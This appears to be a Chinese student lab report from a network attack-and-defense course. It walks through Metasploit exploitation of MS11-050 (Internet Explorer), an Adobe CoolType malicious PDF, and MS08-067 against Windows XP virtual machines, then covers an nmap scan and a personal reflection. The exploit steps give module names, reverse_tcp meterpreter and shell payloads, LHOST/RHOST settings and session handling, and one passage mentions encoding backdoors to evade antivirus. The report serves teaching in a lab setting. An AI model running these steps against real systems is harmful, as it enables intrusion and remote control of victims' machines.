
《网络攻防》实验五:MSF基础应用
IE浏览器渗透攻击——MS11050安全漏洞
实验准备
1.两台虚拟机,其中一台为kali,一台为Windows Xp Professional(两台虚拟机可以相互间ping通)。
2.亚军同学的指导书
实验步骤
1、在kali终端中开启msfconsole。
2、输入命令use windows/browser/ms11_050_mshtml_cobjectelement,进入该漏洞模块。
3、输入info查看信息:

4、设置对应的载荷set payload windows/meterpreter/reverse_tcp;

一不小心输错指令,看来一边听歌一边输指令还是容易出错啊!

5、使用指show options查看需要设置的相关信息:

6、使用指令set LHOST ‘kali Ip’,set LPORT XXX、set URIPATH XXX设置地址,端口,统一资源标识符路径。
设置后,使用指令show options查看

7、使用指令exploit,以图可知,靶机需要访问的ip地址:http://192.168.88.147:8080/blog

8、在靶机IE上输入网址,并在靶机上查看信息。
如果你用的IE浏览器版本是1.7之前的,你会看到这样的结果

实验结果的最后是不会创建session 1,所以请用1.7以上版本的IE浏览器输入需要访问的ip地址。这样,你才能看到


kali中显示一个session 1已经创建
9、输入命令sessions -i 1,开始连接

Adobe阅读器渗透攻击
实验准备
1.两台虚拟机,其中一台为kali,一台为Winattacker (两台虚拟机可以相互间ping通)。
2.亚军同学的指导书
实验步骤
1、在kali终端中开启msfconsole。
2、输入命令use exploit/windows/fileformat/adobe_cooltype_sing,进入该漏洞模块的使用。
3、使用命令set payload windows/meterpreter/reverse_tcp设置攻击有效载荷。
4、输入命令show options显示我们需要在攻击前需要设置的数据,如下图红框圈住的部分。

5、输入指令set FILENAME xxx.pdf、 set LHOST "KALI Ip"、set LPORT xxxx生成你命名的pdf、设置地址、端口。

设置后,使用指令show options查看

6、输入exploit,生成pdf文件,并可以看到pdf所在文件夹,

将pdf复制到靶机里。再次之前,先安装一下增强工具吧

7、使用命令back退出当前模块,并使用use exploit/multi/handler新建一个监听模块。
8、使用set payload windws/meterpreter/reverse_tcp建立一个反向连接。
9、使用命令exploit开始攻击,在xp中打开pdf。这里pdf比较难打开,直接在kali中等结果就可以啦,如下图:

输入指令sysinfo显示靶机相关信息

MS08_067漏洞渗透攻击实践
实验准备
1.两台虚拟机,其中一台为kali,一台为WinXPenSP3 (两台虚拟机可以相互间ping通)。
2.亚军同学的指导书
MS08_067远程漏洞攻击实践:Shell
1、在kali终端中开启msfconsole。
2、输入命令search ms08_067,会显示出找到的渗透模块,如下图所示:

3、输入命令use exploit/windows/smb/ms08_067_netapi,进入该漏洞模块的使用。
4、输入命令show payload会显示出有效的攻击载荷,如下图所示,我们找到一个shell_reverse_tcp。

5、命令show targets会显示出可以被攻击的靶机的操作系统型号,如下图所示:

6、使用命令set payload generic/shell_reverse_tcp设置攻击有效载荷。
7、输入命令show options显示我们需要在攻击前需要设置的数据,如下图红框圈住的部分。

8、输入指令set LHOST "kali Ip"、 set RHOST "Win xp Ip",设置后使用命令show options再次查看payload状态。

9、输入命令exploit开始攻击,如下图所示是正常攻击成功结果。

在kali上执行ipconfig/all得到如下图所示:

在win xp上执行同样的命令,如下图所示:

MS08_067远程漏洞攻击实践:meterpreter
1、前面依然使用命令use exploit/windows/smb/ms08_067_netapi,进入ms08_067漏洞模块。
2、设置payload:set payload windows/meterpreter/reverse_tcp
3、show options,查看需要设置的ip地址,如下图所示,是已经设置好的

4、成功攻击结果:

5、执行ifconfig,查看靶机地址:

在靶机上执行ifconfig

应用辅助模块
实验准备
1.两台虚拟机,其中一台为kali,一台为Win8 (虚拟机与主机可以相互间ping通)。
2.亚军同学的指导书
实验步骤
1、先手动创建一个msf所需的数据库,使用指令service postgresql start、msfdb start
2、开启msf,使用指令msfconsole
3、开启nmap扫描,可以看见开启的端口号,以及目标机的操作系统

用自己的话解释什么是exploit,payload,encode.
exploit,Metaploit目录中所有可用的漏洞利用代码。
payload,Metaploit目录中攻击载荷,是系统被攻陷后执行的操作。通常攻击载荷附加于漏洞攻击模块之上,随漏洞攻击一起分发。
encode,对后门程序进行编码处理,使其免杀。
实验总结与体会
首先,我要坦白,因为本次四个实验我完全按着科技负责人张亚军的实验博客照本宣科,没有创新。我也曾不愿活在张亚军同学的“影子”下,一个叫羞耻心的小人在我心里疯狂呐喊着“我想当勇士!我要利用一个和别人都不一样漏洞做实验!”于是我百度到一个 叫Ms07-029远程溢出漏洞,根据相关资料,我明白了在exploit之前,我需要下一个叫dns.exe的小工具。不得不说,现在在网上下载这些小工具,真的是大浪淘沙,看到各种绿色无毒,快速下载的幌子,我头都大了。生怕下载工具后,在桌面右下角弹出美女照片,我从来没有这么抗拒美女照片过。好吧,工夫不负有心人

喏,就是它了。首先要打开它,我在Kali里打开它,提示我无法打开二进制文件,于是我决定在主机WIN下打开,在我输入./dns.exe指令后,终端提醒我.不是内部指令,后来我百度了才知道,在WIN终端下打开文件的命令是staet,好怕娄老师跳出来打我呀。好吧,在我输入指令start dns.exe后,有个转瞬即逝的窗口,纳尼?这就没了,这和我看得实验指导书不一样啊,按理说剧本应该是这样

然而现实给我一个下勾拳

在寻求班级大触高其的帮助后依然无果后,一阵疲惫感不由自主地泛上心头,原来勇士不是那么好做的。心里的大坝最终还是决堤了,飞流直下,小人儿失落地站在瀑布底,沉默地淋着。至此,我知道我的雄心壮志不过三分钟热度,狼狈不堪地收拾散落一地的道具,删除dns.exe,关掉网上的指导书,结束闹剧。
《网络攻防》实验五:MSF基础应用的更多相关文章
- 20155201 网络攻防技术 实验五 MSF基础应用
20155201 网络攻防技术 实验五 MSF基础应用 一.实践内容 一个主动攻击实践,如ms08_067 一个针对浏览器的攻击,如ms11_050 一个针对客户端的攻击,如Adobe 成功应用任何一 ...
- 20155235 《网络攻防》 实验五 MSF基础应用
20155235 <网络攻防> 实验五 MSF基础应用 实验内容 一个主动攻击实践,如ms08_067; (1分) 一个针对浏览器的攻击,如ms11_050:(1分) 一个针对客户端的攻击 ...
- 20155328 网络攻防 实验五:MSF基础应用
20155328 网络攻防 实验五:MSF基础应用 实践内容及过程记录 一.Windows服务渗透攻击----ms08_067 攻击机:kali 靶机:WindowsXP(英文版) 第一步,分别查看攻 ...
- 2017-2018-2 20155225《网络对抗技术》实验五 MSF基础应用
2017-2018-2 20155225<网络对抗技术>实验五 MSF基础应用 ms08_067 用search命令,搜索与ms08_067相关的模块,如图: 找到了对应的攻击模块expl ...
- 20155313 杨瀚 《网络对抗技术》实验五 MSF基础应用
20155313 杨瀚 <网络对抗技术>实验五 MSF基础应用 一.实验目的 本实验目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.一个主动 ...
- 20145236《网络攻防》Exp5 MSF基础应用
20145236<网络攻防>Exp5 MSF基础应用 一.基础问题回答 解释exploit,payload,encode是什么: exploit就是负责负载有用代码的交通工具,先通过exp ...
- 20155226《网络攻防》 Exp5 MSF基础应用
20155226<网络攻防> Exp5 MSF基础应用 基础问题回答 1.用自己的话解释什么是exploit,payload,encode? exploit : Exploit的英文意思就 ...
- 20155301 《网络攻防》 Exp5 MSF基础应用
20155301 <网络攻防> Exp5 MSF基础应用 基础问题 1.用自己的话解释什么是exploit,payload,encode 答:exploit就是利用一些工具的,用来收集目标 ...
- 20155318 《网络攻防》Exp5 MSF基础应用
20155318 <网络攻防>Exp5 MSF基础应用 基础问题 用自己的话解释什么是exploit,payload,encode? exploit就相当于是载具,将真正要负责攻击的代码传 ...
- 20155321 《网络攻防》 Exp5 MSF基础应用
20155321 <网络攻防> Exp5 MSF基础应用 基础问题 用自己的话解释什么是exploit,payload,encode 关于exploit,我觉得exploit是利用一些工具 ...
随机推荐
- deque Comparison of Queue and Deque methods Comparison of Stack and Deque methods
1. 队列queue和双端队列deque的转换 Queue Method Equivalent Deque Methodadd(e) addLast(e)offer(e) offerLast(e)re ...
- Mybatis插入数据后返回主键id
有时候使用mybatis插入数据后,需要用到记录在数据库中的自增id,可以利用keyProperty来返回,赋值给实体类中的指定字段. 单条记录插入并返回 First, if your databas ...
- 洛谷P3209平面图判定 [HNOI2010] 2-sat
正解:2-sat(并茶几/强连通分量 解题报告: 传送门w 难受死了,连WA5次,正确率又-=INF了QAQ 然后先说下这题怎么做再来吐槽自己QAQ 首先这题其实和NOIp2010的关押罪犯挺像的,然 ...
- java获取屏幕密度
方法1: float xdpi = getResources().getDisplayMetrics().widthPixels;float ydpi = getResources().getDisp ...
- redhat7下对用户账户的管理
redhat7对用户帐号的管理主要集中在新建,删除和修改三个动作. 1.新建用户 通过useradd --help,我们得到useradd的详细参数. -d 目录 指定用户主目录,如果此目录不存在,则 ...
- js-jquery-插件开发(二)【最终插件是最后一个,中间是过程】
二.通过$.fn 向jQuery添加新的方法 2.1.基本格式: $.fn.pluginName = function() { //your code goes here } 说明:在$.fn后面添加 ...
- oj2892(字典树)
一改时间以后WA了,我就知道这题是考字典树,可惜代码怎么也不会敲了,郁闷. #include <stdio.h>#include <string.h>#include < ...
- PAT 1103 Integer Factorization[难]
1103 Integer Factorization(30 分) The K−P factorization of a positive integer N is to write N as the ...
- 集成树模型使用自动搜索模块GridSearchCV,stacking
一. GridSearchCV参数介绍 导入模块: from sklearn.model_selection import GridSearchCV GridSearchCV 称为网格搜索交叉验证调参 ...
- 使用 sendKeys(keysToSend) 批量上传文件
未经允许,禁止转载!!! 在selenium里面处理文件上传的时候可以使用sendKeys(keysToSend) 上传文件 例如: element.sendKeys(“C:\\test\\uploa ...